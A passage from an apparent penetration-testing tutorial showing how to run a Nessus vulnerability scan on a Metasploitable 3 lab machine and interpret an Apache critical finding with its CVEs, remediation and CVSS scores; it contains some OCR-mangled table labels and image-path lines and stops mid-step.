1. Next, the scan **Settings** page will appear that provides you with the options to set a name, description, folder to easily organize your scans, targets. Set a name, description and the IP address of the Metasploitable 3 (Windows version) virtual machine as the target, then click on **Launch**, as shown below:



Name: identifying Vulnerability on Target1

Description: Basic vulnerability scan on Metasploitable 3 (Windows version) virtual machine.

Folder: My Scans

Targets: 172.30.1.48


Upload Targets: Add File

As shown in the preceding screenshot, there are various options and sub-menus, such as the following:

- **Credentials** tab enables you to specify login credentials that allows Nessus to log-in to the targeted system to retrieve specific information that’s not easily available when performing a non-credential scan.
- **Scheduling** allows penetration testers to automate their scans over a period of time.
- **Notifications** allows Nessus to send email notifications when scan have started and completed.
- **Discovery** specifies port scanning options.
- **Assessment** enables you to choose whether Nessus scans for web vulnerabilities.

- Report allows you to specify how Nessus handles the processing of information **that** will be shown in its report.
- **Advanced** enables you to specific how much traffic Nessus will send on the network, this is useful for low bandwidth networks.


1. Next, Nessus will begin scanning the target and displays the progress within the **My Scans** summary window, as shown below:



Scanning in progress

Name	Schedule	Last Scanned ▾
identifying Vulnerability on Target1	On Demand	Today at 10:03 AM

After the scan is completed, Nessus will automatically update the scan status, as shown below:



Scan Completed


Name	Schedule	Last Scanned ▾
identifying Vulnerability on Target1	On Demand	Today at 10:21 AM

After the scan is completed, it’s automatically saved within the **My Scans** section.

Part 3 – Vulnerability analysis


Using vulnerability scanners such as Nessus can help us automate our process of vulnerability discovery and classification. As an aspiring ethical hacker and penetration tester, it’s essential to understand how to perform vulnerability analysis on reported data. To get started with vulnerability analysis with Nessus, please use the following instructions:

1. To view the scan results, click on **My Scan** | **Identifying Vulnerability on Target1**, as shown below:



□	Name	Schedule		Last Scanned ▾		
□	identifying Vulnerability on Target1	On Demand	✓	Today at 10:21 AM	▶	×

The following screenshot shows a summary on the all security vulnerabilities that were found on the targeted system:



□	Host	Vulnerabilities ▾	
□	172.30.1.48	19 24 27 4 111	×

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 10:03 AM
End:	Today at 10:21 AM
Elapsed:	18 minutes


Column chart showing the number of security vulnerabilities based on their severity ratings

Doughnut chart displays security vulnerabilities

As shown in the preceding screenshot, Nessus provides a very nice and easy-to-understand view of all the security vulnerabilities that were discovered.

Both the Column and Doughnut charts provide an overview of how many security vulnerabilities were found based on their severity ratings and scores.


1. To view a list of all discovered security vulnerabilities, click on the **Vulnerabilities** tab, as shown below:



□	Sev ▾	CVSS ▾	VPR ▾	Name ▲ Family ▲	Count ▾
□	MIXED	...	...	17 ApaWeb Servers	17
□	MIXED	...	...	15 PHFCGI abuses	15
□	MIXED	...	...	10 ApaWeb Servers	10
□	MIXED	...	...	7 MicWindows	7
□	CRITICAL	...	...	6 ApaWeb Servers	6
□	MIXED	...	...	12 SSL General	19

As shown in the preceding screenshot, Nessus has grouped multiple security vulnerabilities together.

1. Next, click on the **CRITICAL** severity group to display all the security vulnerabilities that belong to this group, as shown below:




6 Vulnerabilities

□	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾
□	CRITICAL	9.8	9.4	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities	Web Servers	1
□	CRITICAL	9.8	7.4	Apache < 2.4.49 Multiple Vulnerabilities	Web Servers	1
□	CRITICAL	9.8	7.4	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities	Web Servers	1
□	CRITICAL	9.8	7.4	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities	Web Servers	1
□	CRITICAL	9.0	8.1	Apache < 2.4.49 Multiple Vulnerabilities	Web Servers	1
□	CRITICAL	9.0	6.5	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities	Web Servers	1

As shown in the preceding screenshot, Nessus has listed the security vulnerabilities in order of most to least severe. As a penetration tester, this is an indication of the security vulnerabilities that are most likely to create a large impact on the targeted system.

1. Next, click on any one of the critical vulnerability to view more details about it, as shown below:



CRITICAL Apache 2.4.x < 2.4.53 Multiple Vulnerabilities

Description

The version of Apache httpd installed on the remote host is prior to 2.4.53. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.53 advisory.

- mod_lua Use of uninitialized value of in r:parsebody: A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier. Acknowledgements: Chamal De Silva (CVE-2022-22719)

- HTTP request smuggling: Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling Acknowledgements: James Kettle <james.kettle portswigger.net> (CVE-2022-22720)

- Possible buffer overflow with very large or unlimited LimitXMLRequestBody in core: If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32 bit systems an integer overflow happens which later causes out of bounds writes. This issue affects Apache HTTP Server 2.4.52 and earlier. Acknowledgements: Anonymous working with Trend Micro Zero Day Initiative (CVE-2022-22721)

- Read/write beyond bounds in mod_sed: Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions. Acknowledgements: Ronald Crane (Zippenhop LLC) (CVE-2022-23943)


Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

Solution

Upgrade to Apache version 2.4.53 or later.

As shown in the preceding screenshot, Nessus provides a description to help cybersecurity professionals to better understand the risk of having this security vulnerability on a system and its impact. In addition, Nessus also provides solutions to remediate this security vulnerability and provide the security posture of the targeted system or asset owned by the organization.

1. Furthermore, Nessus provides their **Vulnerability Priority Rating** (**VPR**) scoring system to help cybersecurity professionals on prioritize their resources on resolving this security risk, as shown below:



VPR Key Drivers

Threat Recency: No recorded events

Threat Intensity: Very Low

Exploit Code Maturity: Unproven


Age of Vuln: 365 - 730 days

Product Coverage: High

CVSSV3 Impact Score: 5.9

Threat Sources: No recorded events

1. Additionally, Nessus provides the metrics that were used from the **Common Vulnerability Scoring System** (**CVSS**) to calculate the severity of the vulnerability, as shown below:



Risk Information

Vulnerability Priority Rating (VPR): 7.4

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 8.5

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 5.5

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:OF/RC:C

IAVM Severity: I

Cybersecurity professionals and researchers uses the CVSS calculator at https://www.first.org/cvss/calculator/3.1 to determine the severity rating and score of security vulnerabilities on systems. This calculation helps industry experts to determine the risk factors when classifying security vulnerabilities based on severity rating, risk level and impact.


1. Next, let's take the CVSS 3.0 Vector and insert it into the calculator to determine how a threat actor would compromise a system with this vulnerability:

```
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

1. Next, append the CVSS 3.0 Vector to the end of the following URL:

